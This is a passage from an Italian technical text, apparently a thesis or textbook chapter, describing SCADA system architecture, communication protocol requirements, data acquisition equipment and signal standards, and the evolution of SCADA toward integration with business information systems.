Le dimensioni geografiche di un sistema SCADA sono definite dalla collocazione delle apparecchiature di acquisizione dati e del sistema di elaborazione. Le apparecchiature possono trovarsi all'interno di un edificio, essere collocati in un'area limitata a pochi edifici, o essere distribuiti su aree territoriali di dimensioni maggiori quali aree cittadine, territori regionali, nazionali ed internazionali. Le dimensioni geografiche dipendono sia dal processo controllato che dalle esigenze organizzative introdotte dall'uso del sistema di controllo. Se il processo controllato è limitato geograficamente, ad esempio una linea di produzione industriale, un sistema di trattamento dell'aria di un edificio o un depuratore, le dimensioni rimangono di solito limitate alla struttura che ospita il processo. Quando il processo controllato ha le caratteristiche di un sistema di trasporto, ad esempio oleodotti, gasdotti, elettrodotti, la collocazione delle apparecchiature rispecchia la struttura del processo ed una eventuale maggiore dimensione dipende dall'organizzazione definita per l'uso del sistema. In questo caso, il sistema potrebbe essere utilizzato da un numero più o meno elevato di postazioni che possono essere distribuite in luoghi anche molto distanti.

Queste caratteristiche determinano una complessità maggiore nello sviluppo del sistema a causa delle criticità introdotte sia dalle infrastrutture di comunicazione utilizzate per gli scambi con le apparecchiature periferiche, che dalle tecnologie utilizzate dal sottosistema di interfaccia uomo-macchina per l'accesso ai dati. Alle strutture tecnologiche che assicurano lo scambio dati tra i diversi componenti del sistema è richiesta un'elevata affidabilità in termini di continuità e soprattutto di qualità del servizio. Quest'ultima è uno degli elementi di valutazione dell'affidabilità dell'intero sistema, poiché la corruzione dei dati trasferiti, dovuta ad un sistema di comunicazione inaffidabile, pregiudica le elaborazioni compromettendo le funzioni allo svolgimento delle quali il sistema è preposto.

2.6. Architettura di un sistema SCADA generico

Un'architettura SCADA può essere vista come la composizione di tre componenti:

- sistema di elaborazione centrale;
- sistema di trasmissione dati;
- strutture di acquisizione.

La parte periferica di un sistema SCADA è costituita da apparati di acquisizione dati, composti dagli elementi mediante i quali il sistema di interfaccia con la realtà che controlla. La parte centrale è costituita da un'infrastruttura che interpreta i segnali ricevuti dalla periferia ed elabora delle risposte. Le due parti sono collegate fra loro dal sistema di trasmissione dei dati.




Figura 2.1.: Architettura di un sistema SCADA

2.6.1. Il sistema di elaborazione

Vediamo in Figura 2.2 un modello tipo per la porzione del sistema SCADA destinata al controllo, che raffigura una classica soluzione al problema della realizzazione di un'architettura di calcolo per il controllo. Il sistema viene visto come una struttura composta da tre componenti fondamentali:

- gestione dati;
- elaborazione;

- disponibilità dell'informazione.




Figura 2.2.: Architettura del sistema di elaborazione di un sistema SCADA

2.6.1.1. Gestione Dati

Per gestione dati intendiamo l'insieme delle funzioni destinate allo scambio dati con le apparecchiature periferiche, al trattamento dei dati al fine di renderli intellegibili ed all'archiviazione dei dati grezzi e raffinati (frutto di elaborazioni).

La gestione dei dati è l'elemento centrale di tutte le altre attività. Un sistema SCADA riceve i dati sullo stato del processo controllato, che provengono da apparecchiature esterne (ovvero dal campo) e le uniforma nel formato che sarà di riferimento a tutta la parte interna del sistema. Un trattamento complementare viene applicato a tutta l'informazione che viaggia in senso opposto e destinata a comandare l'attuazione di azioni di controllo.

Queste informazioni fluiscono attraverso un canale tra sistema centrale e periferia. Questo flusso ha un punto di raccolta, una base di dati, che è sorgente del traffico verso la periferia e destinazione del traffico proveniente dalla periferia. Poiché questa banca dati serve le richieste di tutti i processi di elaborazione, che accedono all'insieme dei dati che rappresentano lo stato del processo controllato, è intuibile che sia prioritaria la riduzione dei tempi di accesso compatibili con la dinamica di evoluzione del processo controllato. Possiamo affermare che questo elemento può essere classificato come operante in tempo reale e per questo motivo viene comunemente chiamato *database runtime*. Esso può

essere implementato mediante aree di memoria fisica condivisa tra processi software. Il *database runtime* è una sorgente di informazione sia per i processi di elaborazione che per i sistemi di rappresentazione dell'informazione utilizzati dagli operatori per la gestione del sistema, e rappresenta lo stato di esercizio del processo controllato. Una gestione dei dati che utilizzi solo questi componenti permette di garantire le funzionalità fondamentali di supervisione e controllo, ma sarebbe opportuno accumulare conoscenza sull'evoluzione del processo che si sta controllando. É dunque necessario avere un sistema di gestione dei dati che abbia le caratteristiche di una base di dati relazionale e che raccolga tutte le informazioni acquisite dalla periferia e quelle generate dal sistema centrale per implementare le proprie funzioni di supervisione e controllo. Questa base di dati relazionale avrà caratteristiche differenti: si privilegia l'intelligibilità dell'informazione, la disponibilità di strumenti di accesso e la capacità di gestire grandi quantità di dati, mentre non è richiesta la velocità nell'accesso ai dati. Questi dati possono essere utilizzati per scopi tra di loro molto differenti, come l'analisi dell'evoluzione del processo controllato per prevedere o gestire la contabilità di grandezze legate ai processi economici. Questa base di dati relazionale diventa il canale di comunicazione privilegiato tra il sistema di controllo ed il mondo esterno.

2.6.1.2. Elaborazione

Per elaborazione intendiamo tutto ciò che è responsabile dell'interpretazione dei dati visti come evoluzione del processo controllato e dell'attuazione delle azioni di controllo e di risposta.

Abbiamo visto in precedenza che il sistema SCADA dispone di strumenti per scambiare informazioni con il processo controllato, ricevendo le informazioni di stato dalla periferia ed inviando dei comandi per il controllo dell'evoluzione dello stato. Quando la mole di dati scambiati e la complessità del processo cresce, non è più possibile delegare l'analisi dei dati unicamente agli operatori umani. Si introducono, dunque, tutta una serie di procedure che creano informazioni aggregate (rappresentative dell'evoluzione dello stato), si compiono delle astrazioni sulle informazioni che provengono dal processo e si forniscono delle sintesi sui comandi da inviare alla periferia per far evolvere il processo. Per chiarire il comportamento del sistema consideriamo il seguente esempio: in una stazione ferroviaria, viene visualizzato all'operatore, lo stato del processo in termini di occupazione e disponibilità di percorsi, il problema di capire se un percorso è occupato o disponibile è affidato a processi di elaborazione che presentano all'operatore delle soluzioni macroscopiche come "linea 2 disponibile a sud".

Le esigenze che i processi di elaborazione devono soddisfare sono:

- generazione di rappresentazioni sintetiche dello stato del processo;
- generazione di segnalazioni rappresentative di anomalie nell'evoluzione dello stato;
- interpretazione dei comandi operatore ed attuazione dei controlli puntuali;
- produzione di informazioni aggregate rappresentative della tendenza evolutiva del processo;
- realizzazione di procedure automatiche di controllo.

L'ultimo punto riguarda i casi in cui la dinamica del processo non permette l'intervento dell'operatore umano, per cui il sistema compie periodiche azioni di controllo predefinite e completamente automatizzate.

2.6.1.3. Disponibilità

Per disponibilità dell'informazione intendiamo la funzione che deve produrre tutte quelle informazioni che sono dirette ai sistemi esterni ed agli operatori esterni al processo di controllo.

L'attività di un sistema SCADA non si limita solo al controllo del processo ma può anche fornire informazioni aggregate di carattere consuntivo o preventivo. Funzionalità di questo genere possono essere implementate purché il sistema di controllo del processo fornisca le informazioni che gestisce e le conservi anche in strutture esterne, oppure, che comprenda delle funzioni che producano e rendano disponibili le informazioni di interesse per i sistemi esterni. In termini di sicurezza e di natura del sistema (supervisione e controllo), questa è una forzatura, quello che sarebbe necessario è un sistema di condivisione dell'informazione, tramite il quale sistemi ed operatori esterni possano prelevare le informazioni senza che il sistema di supervisione e controllo venga coinvolto direttamente. Le proprietà richieste ad un sistema di condivisione delle informazioni sono la capacità di gestire una grande mole di dati e poterli osservare come un insieme strutturato. Sostanzialmente è necessario poter accedere ad una banca dati. La base di dati relazionale sembra essere la soluzione più adeguata.

2.6.2. Protocolli e tecnologie di comunicazione

Un sistema per poter essere classificato SCADA, deve fornire delle interfacce tra

- sistema di elaborazione ed apparecchiature di acquisizione;
- sistema di elaborazione e sistema di gestione dati;
- processo controllato e dispositivi di interazione sistema-processo (sensori, attuatori);
- dispositivi ed apparecchiature di acquisizione;
- tra sistema di gestione dei dati e sistemi di rappresentazione dell'informazione.

L'ultima interfaccia è opzionale. Inoltre, può essere necessario definire delle interfacce con altri tipi di sistemi, come i sistemi gestionali aziendali o informativi di pubblica utilità.

Ciascuna di queste interfacce deve essere implementata in base ai requisiti propri che necessita il canale di comunicazione corrispondente. La scelta dei protocolli e delle tecnologie di comunicazione è molto critica perché deve garantire l'efficienza delle funzionalità da supportare senza compromettere la realizzabilità. Un'altra caratteristica da tenere in considerazione è che il sistema di supervisione e controllo potrebbe essere soggetto a sviluppi futuri.

Lo sviluppo di sistemi SCADA passa dunque per un'attenta analisi delle interfacce di comunicazione ed una saggia scelta di protocolli e tecnologie, questa analisi si basa su elementi fondamentali che discuteremo nel seguito.

2.6.2.1. Velocità

É fondamentale garantire che un canale di comunicazione sia sufficientemente veloce da permettere che l'intero processo di acquisizione, trasmissione, elaborazione, attuazione, avvenga in tempi tali da rendere efficaci le azioni di controllo. I vincoli imposti dipendono dal processo controllato e, talvolta, possono essere stringenti al punto tale da dover far si che le azioni di controllo non siano più realizzate da un sistema centrale ma da un sistema ad intelligenza distribuita. É questo il caso della distribuzione dell'energia elettrica, dove a causa della mancanza di una tecnologia in grado di supportare servizi di comunicazione di velocità che permetta di realizzare un controllo centrale diretto, esistono delle strutture periferiche in grado di attuare politiche di controllo in autonomia rispetto al centro di controllo.

I sistemi che risentono in maggior modo del problema della velocità di comunicazione sono quelli di notevoli dimensioni geografiche che, per loro natura, non permettono la costruzione di una infrastruttura di comunicazione dedicata. Ciò rende necessario utilizzare le infrastrutture commerciali dei gestori telefonici. Dato che queste infrastrutture sono *general purpose*, non sempre possono offrire un servizio adeguato e, anche se riescono a farlo, è comunque necessaria dell'intelligenza distribuita con tutti i problemi che ne derivano.

La comunicazione tra sistema di controllo ed interfacce uomo-macchina richiede una velocità real-time, compatibile con la percezione umana dell'evoluzione del processo. Essa deve inoltre garantire un efficace reazione del sistema all'intervento umano per attuare azioni di controllo.

Infine, le comunicazioni tra sistema di controllo e sistemi concorrenti, devono soddisfare i vincoli di velocità che dipendono dal tipo di sistema esterno con cui si comunica. Se esso è un sistema di controllo, allora i vincoli sulle comunicazioni sono simili a quelli del processo controllato, mentre se il sistema esterno non svolge funzioni di controllo, allora i vincoli sulle prestazioni della comunicazione sono trascurabili.

Spesso un'infrastruttura di comunicazione non riesce a soddisfare tutti i vincoli, per cui la scelta dei protocolli e delle tecnologie è quasi sempre un compromesso.

2.6.2.2. Sicurezza

La sicurezza diventa rilevante quando le comunicazioni possono essere soggette ad intrusioni indesiderate e potenzialmente pericolose, inoltre il sistema di comunicazione deve anche tener conto della probabilità di errore umano in assenza di cattiva fede. Ovviamente, solo il sistema chiuso è sicuro per definizione, ma è in ogni caso possibile e doveroso prendere provvedimenti per limitare il rischio di malfunzionamenti delle comunicazioni causati da attacchi o errori.

La gestione della sicurezza deve considerare sia le comunicazioni tra sistema ed apparati periferici e che trasportano informazioni di stato del processo ed azioni di comando dal sistema centrale, sia l'interazione tra sistema di controllo e sistemi esterni che possono influenzare il comportamento del sistema.

Tra le soluzioni che possono essere adottate ricordiamo la separazione delle aree accessibili alle funzioni del sistema ed all'attività degli operatori. La separazione può essere fisica o logica ed ha caratteristiche che dipendono dalla tecnologia utilizzata per le infrastrutture di comunicazione. É anche importante la definizione di un'adeguata politica di sicurezza, che spesso in fase progettuale viene trattata con superficialità, perché questo tipo di sistemi sono sempre stati isolati dal mondo esterno. Soltanto negli ultimi anni, grazie allo sviluppo di tecnologie di telecomunicazione economicamente accessibili, l'utilizzo di servizi di comunicazione pubblici ha comportato una riflessione più seria in tema di sicurezza.

2.6.2.3. Servizi supportati

L'analisi delle caratteristiche dei sistemi di comunicazione deve valutare le informazioni da trasferire. Tecnologie e protocolli diversi erogano servizi di trasporto con prestazioni differenti per tipi di dato simili. Occorre, quindi, analizzare le caratteristiche dei tipi di dato che il sistema utilizza e valutare, dunque, se l'infrastruttura che si vuole adottare possa offrire una qualità del servizio adeguata.

Tra i servizi supportati da un sistema di comunicazione, sono da considerare: il monitoraggio della qualità di erogazione degli stessi e inerenti lo stato di esercizio dei canali di comunicazione; l'interazione con infrastrutture caratterizzate da tecnologie o protocolli distinti; le risorse disponibili per la realizzazione dell'interazione tra il sistema ed i servizi medesimi.

2.6.2.4. Affidabilità

L'integrità dei dati trasmessi è fondamentale per la corretta valutazione da parte del sistema di elaborazione dello stato del processo controllato. Un sistema di controllo, in cui i tempi di evoluzione sono molto bassi, non può validare i dati ricevuti, per cui l'integrità deve essere considerata una proprietà garantita dai meccanismi di trasmissione.

La certezza di ricevere un flusso di dati privo di errori richiede l'introduzione di meccanismi di rivelazione di errori, di richieste di ritrasmissione al trasmittente in caso di ricezione errata e di ordinamento delle unità all'interno del flusso. Molte architetture e molti protocolli adottano algoritmi che implementano le funzioni precedenti in modo molto diverso, ma tutte introducono queste funzioni di controllo dell'integrità a scapito della velocità di trasmissione. Occorre, dunque, trovare una soluzione con un adeguato livello di affidabilità/velocità. La soluzione è ovviamente più efficace se è frutto di una corretta analisi del sistema di comunicazione nella sua interezza.

Se le apparecchiature di trasmissione dei dati hanno una probabilità di errore molto bassa, per esempio come quando si utilizzano delle fibre ottiche, può essere preferibile adottare protocolli che non prevedano servizi per la gestione degli errori di trasmissione. Invece nel caso di apparecchiature di trasmissione inaffidabili per natura, come un trasmettitore wireless, è impensabile l'utilizzo di protocolli privi di servizi di rilevazione e correzione degli errori nelle trasmissioni.

Per quel che riguarda le comunicazioni tra sistema di controllo e sistemi esterni, i vincoli sono molto meno stringenti e si tende a considerare di più l'ottimizzazione del costo del servizio di trasmissione piuttosto che del grado di affidabilità.

2.6.2.5. Disponibilità

Un altro aspetto da valutare correttamente e che integra le considerazioni sull'integrità dei dati, è quello degli effetti causati dai disservizi nel trasferimento dell'informazione o dall'interruzione del servizio. Un sistema di supervisione e controllo è caratterizzato da un legame diretto tra continuità del servizio di comunicazione tra sistema e apparati di acquisizione dati e continuità dell'attività di controllo. Per questa ragione, il sistema di comunicazione interno a un sistema di controllo deve garantire una continuità del servizio almeno pari a quella richiesta dal sistema complessivo.

La disponibilità dei dati deve essere immediata, sia perché le politiche di controllo si basano su un continuo aggiornamento dello stato corrente, sia perché un azione di controllo deve essere immediatamente comunicata agli attuatori.

Per garantire la continua disponibilità delle informazioni, occorre scegliere protocolli di comunicazione che la garantiscano e realizzare un'infrastruttura ridondante che diventi operativa quando quella ordinaria non può garantire le comunicazioni a causa, per esempio, di un guasto. Le soluzioni più adottate si basano sulla ridondanza dei dispositivi lungo tutto il canale di comunicazione, con particolare attenzione a quelli soggetti a guasti.

Un principio fondamentale è quello di assumere che anche un sistema ad alta disponibilità possa guastarsi.

2.6.2.6. Intelligibilità

La caratteristica dell'intelligibilità dell'informazione è fondamentale per creare un sistema evolutivo mediante l'interazione con elementi esterni alla supervisione e controllo. Le soluzioni possibili sono molte e sono da preferire quelle che permettono di utilizzare delle interfacce di comunicazione condivise.

É dunque importante la definizione delle interfacce ed è sempre buona norma fare riferimento agli standard disponibili. Al contrario, l'utilizzo di prodotti non standard è una scelta che risulta vincolante, sia da un punto di vista funzionale che tecnologico, in quanto un protocollo proprietario impone l'utilizzo di una gamma limitata di dispositivi e non è scontato riuscire a trovarne qualcuno che permetta di soddisfare determinate esigenze, o in grado di comunicare con il sistema di supervisione e controllo.

Infine, ciò che è standard ha la garanzia di dipendere in maggior misura da una comunità scientifica e non dal mercato commerciale.

2.6.3. Apparati di acquisizione dati

2.6.3.1. Funzionamento

L'apparato di acquisizione dati costituisce il mezzo attraverso il quale il sistema SCADA può comunicare con il mondo circostante. Esso ha il compito di tradurre le informazioni prese dall'esterno in informazioni gestibili da un sistema SCADA e viceversa.

Per rendere possibile lo scambio delle informazioni occorre definire: un linguaggio di comunicazione comune, delle modalità di scambio delle informazioni e la loro codifica. Ma quando questo non è possibile occorre una traduzione che conservi la semantica della comunicazione. Il funzionamento di un apparato di acquisizione è analogo a quello di un traduttore, dove la traduzione trasforma le informazioni relative a grandezze fisiche quali temperature, pressioni, correnti, in informazioni binarie opportunamente codificate.

Occorre ricordare che di apparati di questo tipo esistono innumerevoli modelli con diverse caratteristiche che devono essere considerate durante la definizione dell'architettura del sistema di acquisizione dati, pena il malfunzionamento dell'intero sistema SCADA.

2.6.3.2. Informazioni gestite

La tipologia delle informazioni gestite da un apparato di acquisizione, può essere classificata attraverso vari criteri:

- direzione delle informazioni;
- caratteristiche elettriche delle informazioni;
- qualità delle informazioni.

Ciascuna classificazione può essere raffinata per definire i criteri di scelta di un apparato di acquisizione dati in un sistema SCADA.

In base alla direzione, possiamo classificare le informazioni gestite in informazioni in ingresso, quelle che l'apparato riceve, ed informazioni in uscita, che l'apparato trasmette. Le informazioni in ingresso provengono dal mondo esterno o dal sistema centrale, mentre, quelle in uscita sono dirette al mondo esterno o al sistema centrale. Vista la funzione di traduzione che svolge l'apparato di acquisizione, è chiaro che le informazioni in ingresso dal mondo esterno, corrispondono alle informazioni in uscita verso il sistema centrale e viceversa.

Si parla di classificazione in base alle caratteristiche elettriche solo per le informazioni in ingresso ed in uscita da un apparato di acquisizione dati nei confronti del campo. I dispositivi nel campo provvedono alla traduzione di una grandezza fisica in una corrispondente rappresentazione elettrica, necessaria perché l'apparato di acquisizione dati possa interpretare questa informazione. I dispositivi che eseguono questa conversione si chiamano trasduttori. Gli attuatori sono invece quei dispositivi che compiono la traduzione inversa. É però necessario, che dispositivi ed apparati di acquisizione utilizzino un medesimo linguaggio per la rappresentazione elettrica delle informazioni.

Elenchiamo ora le caratteristiche elettriche dei più famosi standard industriali. Per le informazioni di tipo digitale in ingresso le caratteristiche elettriche sono:

- segnali a 24 V in corrente continua;
- segnali a 24 V in corrente continua;
- segnali a 48 V in corrente continua;
- segnali a 110 V in corrente continua;
- segnali a 120 V in corrente continua;
- segnali a 220 V in corrente continua.

Per le informazioni di tipo digitale in uscita le caratteristiche elettriche sono:

- comandi a 24 V in corrente continua;
- comandi a 48 V in corrente continua;
- comandi a 24 V in corrente alternata;
- comandi a 110 V in corrente continua;
- comandi a 220 V in corrente alternata;
- comandi con uscita a relè.

Per le informazioni di tipo analogico in ingresso le caratteristiche elettriche sono:

- misure in tensione (±10mV, ±250mV, ±500mV, ±1V, ±2,5V, ±5V, 1...5V, ±10V);
- misure in corrente (±10mA, ±3,2mA, ±20mA, 0...20mA, 4...20mA);
- misure di resistenze (150Ω, 300Ω, 600Ω);
- misure da termocoppie (tipo B, E, N, J, K, L, N, R, S, T, U);
- misure da termo resistenze (Pt100, Pt200, Pt500, Pt1000, Ni100, Ni120, Ni200, Ni500, Ni1000, Cu10).

Per le informazioni di tipo analogico in uscita le caratteristiche elettriche sono:

- regolazione in tensione (0...10V, ±10V, 1...5V)
- regolazione in corrente (4...20mA, ±20mA, 0...20mA).

Un corretto dimensionamento del circuito elettrico ed accoppiamento con l'apparato di campo deve tenere conto dell'assorbimento in corrente di ogni utilizzatore e delle varie impedenze.

É indispensabile che sia definita la qualità di ogni informazione scambiata tra l'apparato di acquisizione ed il campo per un corretto trattamento della medesima. Una macroscopica classificazione della qualità di queste informazioni è la seguente:

- informazioni di tipo digitale;
- informazioni di tipo analogico;
- informazioni di tipo impulsivo;
- informazioni di tipo complesso.

Informazioni di tipo digitale

Le informazioni di tipo digitale rappresentano una grandezza attraverso una serie di dati digitali binari strutturati. Spesso, un'informazione di questo tipo è associata ad uno stato, fisico o logico, di un dispositivo.

Informazioni di tipo analogico

Le informazioni di tipo analogico rappresentano una grandezza per mezzo di valori che variano con continuità all'interno di un dato intervallo. Utilizzano grandezze fisiche analogiche che richiedono una conversione analogico/digitale per poter essere elaborate dal sistema di supervisione e controllo.

Informazioni di tipo impulsivo

Le informazioni di tipo impulsivo non sono interpretabili in modo istantaneo, ma deve esserne conosciuto l'andamento nel tempo, per poter ottenerne la rappresentazione corretta. Si pensi, ad esempio, ad un vecchio contatore di energia elettrica, dove un numero di impulsi in un arco di tempo descrive un consumo.

Informazioni di tipo complesso

Le informazioni di tipo complesso permettono di interfacciare il sistema SCADA con dispositivi complessi per ottenere informazioni. Ad esempio, alcuni nuovi contatori elettrici, quando vengono interrogati, forniscono un'ampia gamma di informazioni come tensioni, correnti, potenze, costi istantanei, valori medi degli stessi nell'ultimo quarto d'ora e nelle ultime ventiquattro ore. In questi casi, non è conveniente gestire questa serie di informazioni con singole uscite analogiche del dispositivo, si sono perciò previste delle interfacce in grado di stabilire un colloquio con un dispositivo esterno, attraverso un protocollo di comunicazione. L'apparato di acquisizione ha a disposizione una porta di comunicazione evoluta, che permette di stabilire una comunicazione autonoma con il dispositivo di campo ed acquisire le informazioni desiderate. Esistono vari protocolli per questo tipo di comunicazioni: *ModBus*, *LonWorks*, *CanBus*. *Profibus* è un esempio che sarà descritto nel dettaglio nel seguito.

Un apparato di acquisizione, che adotta uno di questi protocolli di comunicazione, sarà in grado di comunicare con tutti i dispositivi del campo che prevedono un'interfaccia compatibile con il protocollo.

2.6.3.3. Tecnologia costruttiva

Finora, abbiamo parlato di apparati di acquisizione dati visti come una scatola chiusa e considerato solo le interazioni che hanno con l'esterno, vediamo ora alcuni principi che riguardano la tecnologia interna di questi apparati.

La prima considerazione è che il modo più semplice per gestire le informazioni è il formato digitale. Infatti, l'apparato è basato su microprocessore o comunque un dispositivo a logica digitale. Ovviamente, le informazioni possono essere elaborate da un microprocessore purché siano rappresentate da una sequenza di cifre binarie. Ogni informazione ricevuta dall'esterno deve dunque essere tradotta in bit, attraverso appositi circuiti che compongono la sezione Input/Output e che operano una conversione di tipo analogico/digitale per l'input e digitale/analogico per l'output.

L'intero apparato potrebbe comunque essere realizzato interamente con l'elettronica analogica, rinunciando però a tutti i vantaggi della logica digitale quali: semplificazione co-

strittiva, possibilità di gestire una configurazione ed infine attraverso la programmazione che permette di personalizzare i modelli di elaborazione.

2.6.3.4. Evoluzione degli apparati di acquisizione

Inizialmente gli apparati di acquisizione svolgevano essenzialmente una funzione di traduzione, per rendere possibile lo scambio delle informazioni tra il sistema SCADA ed i dispositivi presenti nel campo.

Con il tempo, la funzione di traduzione si è evoluta, includendo funzionalità di raffinamento delle informazioni. Ciò ha permesso al sistema centrale (esonerato dallo svolgimento di funzionalità di raffinamento) di lavorare direttamente con informazioni realmente significative ai fini degli oneri di supervisione e controllo del processo. Inoltre, è anche diminuito il volume delle informazioni scambiate tra sistema centrale ed apparato di acquisizione, con conseguente riduzione del carico per i sistemi di comunicazione.

Ciò, è stato permesso, anche dall'introduzione di procedure per l'elaborazione dei dati distribuite negli apparati di acquisizione, che di conseguenza, hanno richiesto una potenza di calcolo sempre maggiore, tale da renderli simili ai calcolatori del sistema centrale. Successivamente, questi apparati sono diventati intelligenti e quindi in grado di prendere alcune decisioni in completa autonomia.

L'incremento dell'intelligenza alla periferia ha fatto si che i sistemi di supervisione e controllo si evolvessero aprendo il passo all'automazione di cella, ovvero la suddivisione dell'intero sistema SCADA in celle, nelle quali la funzione di controllo è delegata a dispositivi intelligenti di acquisizione, mentre al sistema centrale è relegato l'onere di definire ed implementare le politiche di controllo.

Un altro effetto dell'evoluzione degli apparati di acquisizione è stato il diminuire delle differenze rispetto ai Programmable Logic Controller (PLC), dispositivi che sostituiscono circuiti logici cablati di controllo del campo e che hanno la possibilità di adattarsi alle esigenze dell'impianto. I principi di progettazione di questi due tipi di dispositivi sono diversi, perché diversa è la funzione che devono svolgere, ma l'aver dotato gli apparati di acquisizione di intelligenza ed i PLC di strumenti di comunicazione con sistemi di supervisione e controllo, ha reso questi dispositivi membri di un'unica famiglia.

In generale, l'evoluzione degli apparati di acquisizione comporta la richiesta di:

- capacità di elaborazione sempre crescenti;
- integrazione di funzioni comuni programmabili con facilità;
- standardizzazione delle interfacce e dei protocolli di comunicazione;
- capacità di interfacciamento con altri apparati di campo.

Infine, considerando anche le evoluzioni delle tecnologie di comunicazione, dei sistemi di elaborazione e degli strumenti di campo quali sensori ed attuatori, possiamo dire che le accresciute capacità di ognuno di questi elementi rendono sempre più ampia la gamma di scelte architetturali riguardanti la distribuzione delle funzionalità all'interno di un sistema SCADA, la definizione dei flussi informativi, la localizzazione delle informazioni.

Un risultato di queste evoluzioni sono i sistemi Process Automation Suite (PAC): sistemi a basso costo che svolgono capacità di acquisizione, supervisione e controllo sul modello di un sistema distribuito.

2.7. Evoluzione dei sistemi SCADA

Le linee di evoluzione dei sistemi SCADA stanno portando ad una loro integrazione sempre più forte con sistemi affini, soprattutto con i sistemi di gestione e di supporto alla decisione. Allo stesso tempo, l'uso di nuove tecnologie consente di definire nuove architetture con le quali è possibile realizzare nuove funzionalità, fino a far si che SCADA non definisca più un tipo di sistema ma una funzionalità.

2.7.1. Controllo di processo e sistemi informativi aziendali

Descriviamo brevemente le linee evolutive dei sistemi SCADA: il primo elemento è l'integrazione con i sistemi concorrenti, finalizzata alla definizione di sistemi informativi aziendali evoluti. Un sistema di questo genere è in grado di interagire con sistemi di controllo concorrenti e con sistemi comunemente classificati come gestionali. Un esempio è mostrato in Figura 2.3, che considera dei sistemi per i quali sono state definite delle modalità di interazione e che, grazie a queste, convergono in un unico sistema informativo aziendale.

Una volta progettate le comunicazioni tra le entità rappresentate in Figura 2.3, il passo successivo è analizzare le funzioni svolte dal sistema gestionale per capire di quali informazioni di processo esse richiedano.

